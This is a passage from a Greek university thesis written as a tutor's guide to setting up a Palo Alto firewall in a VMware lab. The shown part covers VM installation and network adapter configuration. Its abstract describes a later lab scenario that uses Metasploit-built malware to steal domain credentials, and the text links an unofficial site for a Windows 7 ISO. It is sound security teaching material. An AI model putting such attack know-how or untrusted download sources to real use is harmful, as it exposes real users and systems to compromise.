Πανεπιστήμιο Πειραιά

Σχολή Τεχνολογιών Πληροφορικής και Επικοινωνιών

Τμήμα Ψηφιακών Συστημάτων

Π.Μ.Σ. Ασφάλεια Ψηφιακών Συστημάτων

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επιβλέπων Καθηγητής: Ξενάκης Χ.

Θέμα:

Palo Alto

Αρχική παραμετροποίηση, λειτουργία και σενάρια.

Στριμμένος Βασίλης Α.Μ.: ΜΤΕ 1827

ΠΕΙΡΑΙΑΣ 2020

...στη Θεοδώρα και τον Παναγιώτη

Ευχαριστίες

Θέλω να ευχαριστήσω θερμά τον καθηγητή κύριο Χρήστο Ξενάκη,
ο οποίος κατάφερε να μας κρατήσει σε εγρήγορση
ώστε να ανακαλύψουμε και να εφαρμόσουμε την γνώση που μας έδωσε.
Ένα μεγάλο ευχαριστώ τέλος, στον κύριο Χριστόφορο Νταντογιάν,
που μέσα από την αγάπη του για το αντικείμενο που μας δίδαξε,
μας έκανε καλύτερους επιστήμονες.

Περιεχόμενα

Ευρετήριο Εικόνων

Abstract

This paper is a guide for the tutor and accompanies powerpoint presentations. In this paper we have used the capabilities of a Palo Alto firewall in a virtual environment. We firstly created a network that included Palo Alto. We have modified policies aimed at the requirements of a hypothetical organization. We have created policies that allow or deny users access to the Internet. We have also created policies based on the security needs of the organization. On the next step we have integrated Palo Alto into a Windows Domain environment with Active Directory so that it works harmoniously, with the goal of being part of the infrastructure and not as a separate tool. Finally, we have tried two configurations, one unsecure and one secure, to launch a remote code execution attack on one of the workstations. For this purpose, we have used tools from Kali Linux and Metasploit to produce malware that could help us recover credit domain users.

Εισαγωγή

Σκοπός της παρούσας εργασίας είναι η δημιουργία ενός οδηγού για τον καθηγητή/tutor. Ο οδηγός αυτός συνοδεύει μια σειρά από διαφάνειες, powerpoint, με βάση τις οποίες μπορεί κάθε φοιτητής να κάνει μια αρχική παραμετροποίηση σε ένα Palo Alto firewall. Μπορεί όμως ακολουθώντας τις οδηγίες που παρουσιάζονται αναλυτικά να δημιουργήσει πιο σύνθετα σενάρια.

Η υλοποίηση καλύπτει συγκεκριμένους στόχους που θέσαμε σε κάθε ενότητα. Οι στόχοι αυτοί αφορούν τόσο σε επιλογές ασφαλείας, όσο και σε συγκεκριμένες επιλογές της παραμετροποίησης και διαχείρισης του Palo Alto. Κριτήρια αποτέλεσαν, συνολικά στην παραμετροποίηση, όχι μόνο το επίπεδο προστασίας που θα επιτευχθεί, αλλά και η δυνατότητα εύκολης διαχείρισης και επέκτασης μετά την αρχική παραμετροποίηση και λειτουργία του firewall.

1. Περιβάλλον εργασίας

Προκειμένου να ολοκληρωθούν με επιτυχία όλα τα βήματα που περιγράφονται στο παρόν κείμενο είναι απαραίτητο να έχουμε τον απαραίτητο εξοπλισμό σε hardware και σε software.

1.1.Ο υπολογιστής μας

Ο υπολογιστής που θα χρησιμοποιήσουμε πρέπει να μας παρέχει την απαραίτητη ισχύ ώστε να δουλέψουν απρόσκοπτα όλα τα εικονικά μηχανήματα. Χρησιμοποιήσαμε έναν υπολογιστή με Intel i7 7^{ης} γενιάς επεξεργαστή, σκληρό δίσκο SSD 480GB και μνήμη RAM 8GB. Ιδανικά χρειαζόμαστε 16GB RAM. Το λειτουργικό σύστημα του υπολογιστή είναι Windows 10 Pro 1909.

Στον υπολογιστή μας μπορούμε να εγκαταστήσουμε την δωρεάν έκδοση 15.5 του VMware Workstation Player, αφού την κατεβάσουμε από τη διεύθυνση https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html. Εναλλακτικά μπορούμε να χρησιμοποιήσουμε την έκδοση Pro του VMware Workstation, εφόσον διαθέτουμε την κατάλληλη άδεια χρήσης.


1.2.Τα εικονικά μηχανήματα

Συνολικά σε όλη την συγκεκριμένη παραμετροποίηση που παρουσιάζουμε θα χρειαστούμε να δημιουργήσουμε στο VMware κάποιους εικονικούς υπολογιστές με λειτουργικό σύστημα Ubuntu, Windows Server 2016, Windows 7 Pro 64bit SP1 και έναν εικονικό υπολογιστή με KALI Linux. Σε εικονική μορφή διαθέτουμε και το Palo Alto Firewall. Χρησιμοποιήσαμε το Ubuntu 18.04.3, το οποίο μπορούμε να το κατεβάσουμε από τη διεύθυνση https://ubuntu.com/download/desktop, το KALI Linux 2019.2 που το βρίσκουμε στη διεύθυνση http://cdimage.kali.org/kali-images/kali-2019.2/ και τον Windows Server που μπορούμε να βρούμε ως evaluation από τον ιστότοπο της Microsoft στη διεύθυνση https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2016/. Τα Windows 7 Pro δεν διατίθενται στο Evaluation Center της Microsoft αλλά μπορούμε να τα βρούμε σε διάφορους ιστότοπους ως δοκιμαστική έκδοση για ενενήντα ημέρες, όπως για παράδειγμα από τη διεύθυνση https://softlay.net/operating-system/windows-7-professional-full-

version-free-download-iso-32-64-bit.html, η λήξη της δοκιμαστικής έκδοσης δεν επηρεάζει τη λειτουργικότητα.

Όλα τα παραπάνω τα μεταφορτώνουμε στον υπολογιστή μας σε μορφή ISO. Το Palo Alto που έχουμε είναι έτοιμο προς χρήση από το VMware καθώς είναι της μορφής ova, Virtual Appliance.

Η εγκατάσταση του VMware είναι μια πάρα απλή διαδικασία και το μόνο που πρέπει να προσέξουμε είναι η επιλογή της δωρεάν άδειας χρήσης, όπως φαίνεται στην Εικόνα 1.



Εικόνα 1 - Επιλογή της δωρεάν έκδοσης του VMware


Πριν από την εκκίνηση της εγκατάστασης του VMware πρέπει να βεβαιωθούμε για την ύπαρξη του Microsoft Visual C++ Redistributable for Visual Studio 2015, 2017 and 2019. Εάν δεν το έχουμε μπορούμε να το εγκαταστήσουμε από τη διεύθυνση https://support.microsoft.com/en-us/help/2977003/the-latest-supported-visual-c-downloads, επιλέγοντας την κατάλληλη έκδοση για τον επεξεργαστή που διαθέτουμε.

2. Δουλεύοντας στο περιβάλλον του VMware

Πριν προχωρήσουμε πρέπει να καθορίσουμε και να αντιληφθούμε την τοπολογία του δικτύου πάνω στο οποίο θα ενταχθεί το Palo Alto καθώς και το επίπεδο προστασίας που θα μας παρέχει. Ιδιαίτερη προσοχή πρέπει να δοθεί στο γεγονός ότι λειτουργούμε σε ένα εικονικό περιβάλλον.

2.1.Τοπολογία δικτύου

Στο δίκτυο αυτό υπάρχουν ένα Firewall Palo Alto, Ubuntu VMs και ένα modem. Οι υπολογιστές που έχουν λειτουργικό σύστημα Ubuntu[1] αποκτούν πρόσβαση στο διαδίκτυο μέσω του Palo Alto και του modem όπως φαίνεται στην Εικόνα 2.




Εικόνα 2 - Τοπολογία δικτύου

Στα firewalls της Palo Alto μπορούμε να βρούμε, ανάλογα με το μοντέλο, θύρες ethernet και μια θύρα διαχείρισης, management port. Στην υλοποίησή μας χρησιμοποιήσαμε την ethernet1/1 ως το εξωτερικό μας interface, που επικοινωνεί με το modem μας και την ethernet1/2 ως το interface για το εσωτερικό μας δίκτυο. Το

[1] θα μπορούσε να είναι οποιοδήποτε λειτουργικό σύστημα

management port θα έχει πρόσβαση στο διαδίκτυο όταν ολοκληρώσουμε την παραμετροποίηση.


Το γεγονός ότι βρισκόμαστε σε εικονικό περιβάλλον μάς αναγκάζει να μεταβάλουμε λίγο την τοπολογία του δικτύου μας, αφαιρώντας το modem και βάζοντας στη θέση του το VMware (Εικόνα 3). Τέλος, χρησιμοποιήσαμε και ένα vm με λειτουργικό Ubuntu ως υπολογιστή που θα μας βοηθήσει στην παραμετροποίηση του firewall.




Εικόνα 3 - Τοπολογία δικτύου εξαιτίας του VMware

2.2.Εγκατάσταση των vms

Ξεκινάμε με την εγκατάσταση του Ubuntu vm που χρησιμοποιήσαμε για την παραμετροποίηση του firewall. Αρχικά επιλέγουμε τη δημιουργία νέου Virtual Machine (Εικόνα 4) και ακολουθώντας τις οδηγίες του VMware επιλέγουμε το ISO αρχείο του Ubuntu (Εικόνα 5) που κατεβάσαμε νωρίτερα.




Εικόνα 4 - Έναρξη δημιουργίας του Ubuntu vm




Εικόνα 5 - Επιλογή του ISO αρχείου Ubuntu

Κατά τη διάρκεια της εγκατάστασης μάς δίνεται η δυνατότητα επιλογής ονόματος χρήστη και κωδικού πρόσβασης για το νέο Ubuntu μηχάνημα. Επιλέξαμε ως όνομα το “ds” και ως κωδικό το “ds” (Εικόνα 6).




Εικόνα 6 - Δημιουργία χρήστη στο Ubuntu

Τέλος, επιλέξαμε το όνομα του VM ώστε να μπορούμε να το ξεχωρίζουμε (Εικόνα 7), ενώ θέσαμε τον διαθέσιμο χώρο τα 40GB (Εικόνα 8). Τα 20GB είναι προτεινόμενα, αλλά καλό είναι να έχουμε περισσότερο χώρο, εφόσον οι συνθήκες το επιτρέπουν.




Εικόνα 7 - Ονομασία του Ubuntu vm




Εικόνα 8 - Καθορισμός διαθέσιμου χώρου του Ubuntu vm

Για το Palo Alto ακολουθούμε λίγο διαφορετική διαδικασία καθώς είναι ένα έτοιμο vm. Επιλέγουμε το άνοιγμα ενός vm (Εικόνα 9), εντοπίζουμε το αρχείο που έχουμε και κάνουμε import (Εικόνα 10).




Εικόνα 9 - Επιλογή για άνοιγμα vm



Εικόνα 10 - Εισαγωγή αρχείου Palo Alto vm


Ονομάζουμε και πάλι το vm (Εικόνα 10), ενώ η μνήμη ram που είναι απαραίτητη για τη λειτουργία του είναι τα 4GB και ο χώρος που απαιτείται στον δίσκο μας είναι τα 40GB. Οι δύο αυτές τιμές είναι προκαθορισμένες στο vm που έχουμε.

Στη συνέχεια παραμετροποιούμε τις κάρτες δικτύου που διαθέτει το Palo Alto με βάση τα όσα έχουμε αναφέρει. Πρέπει εδώ να προσέξουμε την αντιστοιχία μεταξύ των καρτών δικτύου του Palo Alto vm και των interfaces που έχουμε επιλέξει να χρησιμοποιήσουμε. Το “Network Adapter” είναι το management port, το “Network Adapter 2” θα είναι το ethernet1/1, δηλαδή το εξωτερικό μας interface και το “Network Adapter 3” θα είναι το ethernet1/2, δηλαδή το εσωτερικό μας interface. Στην Εικόνα 11 φαίνονται οι αρχικές ρυθμίσεις που έχει το Palo Alto vm, τις οποίες θα αλλάξουμε στη συνέχεια.




Εικόνα 11 - Οι κάρτες δικτύου του Palo Alto vm, χωρίς παραμετροποίηση

Ξεκινάμε τις αλλαγές. Επιλέγουμε η δεύτερη κάρτα δικτύου, η οποία θα είναι το εξωτερικό μας interface, να είναι σε NAT λειτουργία ώστε να επικοινωνεί με το διαδίκτυο. Για τα άλλα δύο interfaces χρησιμοποιήσαμε τη δυνατότητα για Virtual Networks του VMware. Στο “Network Adapter”, θυμίζουμε ότι πρόκειται για το management port, δίνουμε την τιμή VMnet2 και στο “Network Adapter 3”, θυμίζουμε ότι είναι το interface του εσωτερικού δικτύου, την τιμή VMnet3, όπως βλέπουμε στην Εικόνα 12.



Εικόνα 12 - Οι κάρτες δικτύου του Palo Alto vm, μετά την παραμετροποίηση


Στη συνέχεια κάνουμε την απαραίτητη ρύθμιση στο Ubuntu vm που θα χρησιμοποιήσουμε για το αρχικό configuration. Επιλέγουμε να θέσουμε στο “Network Adapter” την τιμή VMnet2 (Εικόνα 13). Είναι ουσιαστικά σαν να συνδέουμε, με καλώδιο, την κάρτα δικτύου του Ubuntu vm με την management port.



Εικόνα 13 - Ρύθμιση κάρτας δικτύου Ubuntu vm για configuration


2.3.Αναγνώριση του περιβάλλοντος δικτύου του VMware

Με δεδομένο ότι δουλεύουμε σε εικονικό περιβάλλον, στο οποίο οι ρυθμίσεις του δικτύου που μας παρέχει ο DHCP server του VMware δεν είναι γνωστές καθώς δεν τις έχουμε καθορίσει εμείς, μπορούμε να χρησιμοποιήσουμε ένα νέο Ubuntu vm για να τις αναγνωρίσουμε. Δημιουργούμε ένα νέο vm Ubuntu όπως και πριν, με τη μόνη διαφορά ότι επιλέγουμε στο “Network Adapter” την τιμή NAT (Εικόνα 14). Με τον τρόπο αυτό συνδεόμαστε απευθείας στο Internet μέσω του VMware. Επομένως μπορούμε να δούμε την IP address και netmask που μας δίνει ο DHCP server του VMware καθώς και το gateway.



